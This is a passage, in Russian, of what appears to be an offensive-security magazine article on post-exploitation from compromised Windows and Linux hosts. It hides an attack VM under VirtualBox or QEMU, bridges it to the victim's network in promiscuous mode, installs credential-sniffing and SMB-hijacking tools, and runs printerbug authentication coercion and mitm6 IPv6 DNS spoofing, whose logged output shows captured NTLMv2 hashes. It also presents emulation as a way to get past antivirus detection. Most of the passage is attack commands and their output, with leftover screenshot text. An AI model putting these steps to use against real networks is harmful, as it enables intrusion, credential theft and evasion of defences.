 apk add flex-dev
 ./configure
 make
gcc ... -lfl
```

Если мы вдруг захотим атаковать SMB-трафик доменных машин, то, возможно, нам повезет с групповыми политиками:

```
git clone https://github.com/whitel1st/GP_Hijack
```

А при перехвате SSH-трафика мы можем увидеть plaintext-пароль:

```
git clone https://github.com/droberson/ssh-honeypot
 apk add libssh-dev json-c-dev
 make
```

Некоторые популярные сервисы могут отправлять пароли по сети. Кто-то открытым текстом, кто-то в виде хеша. И то и другое — ценная информация для нас. Следующая тулза отлично извлекает эту информацию из перехваченного трафика:

```
git clone https://github.com/DanMcInerney/net-creds
pip2 install scapy==2.3.1
```

Но вот незадача, нам нужен Python 2. Его выпилили из всех современных дистрибутивов, поэтому поставим Python 2 из исходников:

```
wget https://www.python.org/ftp/python/2.7.18/Python-2.7.18.tgz
 apk add zlib-dev openssl-dev
 ./configure
 make
 make install
rm -r Python-2.7.18
wget https://bootstrap.pypa.io/pip/2.7/get-pip.py
python2 get-pip.py
```

Ну и наконец, что, если мы будем атаковать админов, перехватывая их трафик по SMB и внедряя в их список файлов на сетевом диске RCE-ярлыки?

```
apk add openssl-dev libnfnetlink-dev libnetfilter_queue-dev
git clone https://github.com/quickbreach/SMBetray
 pip2 install impacket==0.9.24
 pip2 install -r requirements.txt
```


Готово, мы добавили в наш образ небольшой инструментарий для L2-атак.

Испытываем Attack.img на VirtualBox в Windows (есть привилегии, нет эксфильтрации)

Архитектура QEMU не очень удобна для организации сетевых мостов в Windows. В случае если перед нами скомпрометированная Windows, на которой у нас имеются права администратора, для развития сетевых атак нужно вернуться к уже знакомой VirtualBox.

Скрытую установку VirtualBox с бриджингом сетей host и guest мы уже рассмотрели в предыдущей статье. Отличий в плане запуска практически никаких нет. Разве что если pivot-канал отсутствует, то более целесообразно запускать виртуалку с GUI, ведь развивать дальнейшие атаки мы будем прямо с нее:

```
c:\post\vboxmanage startvm linux
```



Администратор: C:\Windows\system32\cmd.exe
linux [Работает] - Oracle VM VirtualBox
Файл
Машина
Вид
Ввод
Устройства
Справка
Right Ctrl

```
echo c:\post\vboxmanage modifyvm linux --nic!c! bridged --nictype!c! 82540EM  1>>out.bat
 echo c:\post\vboxmanage modifyvm linux --nic!c! bridged --bridgeadapter!c! "Intel(R) PRO/1000 MT Network Connection"  1
>>out.bat
 echo c:\post\vboxmanage modifyvm linux --nicpromisc!c! allow-all  1>>out.bat
 set /a c=c+1
)

e:\vbox>chcp 1251
Текущая кодовая страница: 1251

e:\vbox>call out.bat

e:\vbox>c:\post\vboxmanage modifyvm linux --nic1 bridged --nictype1 82540EM

e:\vbox>c:\post\vboxmanage modifyvm linux --nic1 bridged --bridgeadapter1 "Intel(R) PRO/1000 MT Network Connection"

e:\vbox>c:\post\vboxmanage modifyvm linux --nicpromisc1 allow-all

e:\vbox>chcp 866
Текущая кодовая страница: 866

e:\vbox>c:\post\vboxmanage modifyvm linux --pae on

e:\vbox>c:\post\vboxmanage modifyvm linux --ioapic on

e:\vbox>c:\post\vboxmanage startvm linux
Waiting for VM "linux" to power on...
VM "linux" has been successfully started.

e:\vbox>
```

```
(none):/opt/krbrelayx# python3 printerbug.py ./user@10.0.0.10 10.0.0.222
[*] Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

Password:
[*] Attempting to trigger authentication via rprn RPC at 10.0.0.10
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
(none):/opt/krbrelayx# _

[SMB] NTLMv2-SSP Hash     : AZHUKOV-VM$::USSC:4d6fc26d304c1043:[redacted]
[0] 0:ash*                                        "(none)" 12:23 08-Apr-24
```

Ведем атаки прямо с машины жертвы — принуждаем к аутентификации


Несмотря на то что мы на машине под управлением Windows, мы можем развивать любые L2-атаки. В этом примере мы смогли принудить удаленный хост к аутентификации, не погасив 445-й порт на самой скомпрометированной машине.

Испытываем Attack.img на qemu-system в Linux (есть привилегии, нет эксфильтрации)

Случилось чудо: у нас есть полные права на Linux. Аналогично post_2 бриджим сети на хосте:


```
brctl addbr br0; brctl addif br0 eth0; ifconfig eth0 0 promisc;
ifconfig br0 10.0.0.18 netmask 255.255.255.0; route add -net default
gw 10.0.0.1
```

Запускаем виртуалку:



```
./qemu-system-i386 -hda attack.img -m 512M -net
nic,macaddr=00:11:22:33:44:55 -net tap,script=no
brctl addif br0 tap0
ifconfig tap0 up
```

И аналогично post_3 выжимаем все атаки уже из L2-доступа.



```
root@debian:~/qemu# ./qemu-system-i386 -hda ../attack.img -m 512M -net nic,macad
dr=00:11:22:33:44:55 -net tap,script=no -snapshot
```

```
root@debian:~# ip r
default via 10.0.0.1 dev eth0
10.0.0.0/24 dev eth0  proto kernel  scope link  src 10.0.0.110
root@debian:~# brctl addbr br0; brctl addif br0 eth0; ifconfig eth0 0 promisc; i
fconfig br0 10.0.0.110 netmask 255.255.255.0; route add -net default gw 10.0.0.1

root@debian:~# brctl addif br0 tap0
root@debian:~# ifconfig tap0 up
root@debian:~# ping -c 4 10.0.0.222
PING 10.0.0.222 (10.0.0.222) 56(84) bytes of data.
64 bytes from 10.0.0.222: icmp_req=1 ttl=64 time=0.217 ms
64 bytes from 10.0.0.222: icmp_req=2 ttl=64 time=0.739 ms
64 bytes from 10.0.0.222: icmp_req=3 ttl=64 time=0.710 ms
64 bytes from 10.0.0.222: icmp_req=4 ttl=64 time=0.740 ms

--- 10.0.0.222 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 29
rtt min/avg/max/mdev = 0.217/0.601/0.740/0.223 ms
root@debian:~#
```

```
(none):~# mitm6 -d corp.net
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:11:22:33:44:55]
IPv4 address: 10.0.0.222
IPv6 address: fe80::211:22ff:fe33:4455
DNS local search domain: corp.net
DNS allowlist: corp.net
IPv6 address fe80::5815:1 is now assigned to mac=00:01:02:00:64:07 host=WIN7X64V
M.ussc.ru. ipv4=
Sent spoofed reply for fs.corp.net. to fe80::5815:1

[SMB] NTLMv2-SSP Hash     : admin::WIN7X64VM:7c055dbc33b910a0:[redacted]
[0] 0:ash- 1:python3*                             "(none)" 14:23 05-Apr-24
```

Устраиваем атаки прямо с машины жертвы — спуфим DNS через IPv6

L2-атаки — это не только ARP или NetBIOS spoofing: все, что берет начало с канального уровня, будет достижимо для атакующей виртуальной машины, включая и IPv6. И как обычно, без установки дополнительных пакетов.

Мы рассмотрели восемь сценариев постэксплуатации. Четыре под Windows и четыре под Linux, четыре с правами и столько же без прав, четыре с каналом эксфильтрации и без него — все возможные сочетания условий, с которыми можно столкнуться при переходе с «внешки» во «внутрянку».

Несмотря на ощутимые различия условий, все восемь сценариев постэксплуатации имеют одно примечательное сходство: в каждом случае был реализован единый интерфейс — специально заготовленная ОС, абстрагирующая нас от любого окружения технологией эмуляции.


Все, что угодно, любую программу или скрипт, можно запустить на любой ОС и с любыми правами, практически не касаясь файловой системы на машине жертвы и не устанавливая ни одной дополнительной программы или пакета.

И если шифрование или обфускация — это наиболее универсальный способ уклонения от сигнатурного обнаружения антивируса, то единственное, что может легко обойти эвристику и поведенческий анализ, — это виртуализация/эмуляция.

ВЫВОДЫ

На что способен хакер, когда он может из ничего и без прав создавать целые миры, полноценные операционные системы? Полностью абстрагироваться от окружающей среды, ее особенностей и враждебности, спрятавшись под слоем эмуляции. А при наличии прав он может выполнять трюки, которые не предусмотрел ни один безопасник.

Инфраструктура QEMU просто фантастическая. С ее помощью можно, например, сделать симуляцию в симуляции — эмулировать текущее железо прямо в работающей ОС и запустить ее в виртуальной машине, создав альтернативную реальность. А потом в эмуляторе запустить еще один эмулятор. А потом еще и еще, рекурсивно.



1 2 3 4 5 6 7 8 9 QEMU
sudo qemu-system-x86_64 -smp cpus=4 -m 8G -enable-kvm -snapshot -smbios -bio
us Mon Sep 26, 22:32
QEMU - Press Ctrl+Alt+G to release grab
sudo qemu-system-x86_64 -smp cpus=4 -m 8G -snapshot -smbios type=0,uefi=on
us Mon Sep 26, 22:32
1 2 3 4 5 6 7 8 9
us Mon Sep 26, 22:32


```
~ » sudo qemu-system-x86_64 -smp cpus=4 -m 8G -enable-kvm -snapshot -smbios type=0,ue
fi=on -bios /usr/share/qemu/OVMF.fd -drive file=/dev/nvme0n1,if=none,id=drv -device n
vme,drive=drv,serial=1234 -hda /dev/sda -vga virtio -monitor stdio
QEMU 4.1.1 monitor - type 'help' for more information
(qemu)
```

```
~ » sudo qemu-system-x86_64 -smp cpus=4 -m 8G -snapshot -smbios type=0,uefi=on -bios
/usr/share/qemu/OVMF.fd -drive file=/dev/nvme0n1,if=none,id=drv -device nvme,drive=dr
v,serial=1234 -hda /dev/sda -vga virtio -monitor stdio
QEMU 4.1.1 monitor - type 'help' for more information
(qemu)
```

